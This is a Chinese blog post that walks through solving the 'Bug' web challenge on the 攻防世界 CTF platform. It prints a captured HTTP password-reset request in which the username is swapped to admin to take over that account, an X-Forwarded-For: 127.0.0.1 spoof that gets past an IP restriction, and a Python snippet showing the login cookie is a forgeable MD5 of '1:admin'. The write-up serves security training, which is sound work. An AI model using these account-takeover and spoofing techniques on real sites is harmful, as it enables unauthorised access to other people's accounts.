攻防世界 Bug


原创

海上清辉 于 2021-02-24 14:14:16 发布 174 收藏


分类专栏： 攻防世界 文章标签： 安全 csrf

本文链接：https://blog.csdn.net/CyhDl666/article/details/114019765

- 进入界面随便注册一个root账号
- 点击Manage 页面返回`Sorry, You are not admin!`
- 需要用 admin账号 注册发现该账号已经被注册过了
- 发现有一个Findpwd界面 可以重置密码
- 问题来了 我不知道admin账号的生日和地址



- 先尝试一下改自己前面申请的root账号 改一下密码试试




POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1

```
Host: 111.200.241.244:44256
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://111.200.241.244:44256
Connection: close
Referer: http://111.200.241.244:44256/index.php?module=findpwd&step=1&doSubmit=yes
Cookie: PHPSESSID=uu6vothcdrbpt1bv54o7v6r9d4
Upgrade-Insecure-Requests: 1

username=root&newpwd=88888888
```


- 这里要一直抓包
- 改掉username为admin尝试了一下 依然是成功的 所以这里admin的账号的密码就被改了
- 用admin登录 进入manage界面有提示IP NOT allowed
- burpsuit 添加 `X-Forwarded-For:127.0.0.1`
- 页面提示 `index.php?module=filemanage&do=???`



- `index.php?module=filemanage&do=???` 直接访问失败 提示action错误
- 既然是filemanage do 应该是upload吧

- 直接给了flag！哈哈哈
- 看了一下别人的wp 前面是通过自己注册的root账号通过越权去修改admin的密码来得到账号
- 这里还有另外一个做法
- 抓包时候有个 `user=4b9987ccafacb8d8fc08d22bbca797ba`

```python
import hashlib
sha1 = hashlib.md5()
sha1.update("1:admin".encode('utf-8'))
print(sha1.hexdigest())
'''
4b9987ccafacb8d8fc08d22bbca797ba
'''
```

- 加密后得到的和我们抓包的一样 所以这道题也可以用一个cookie欺骗去登录admin账号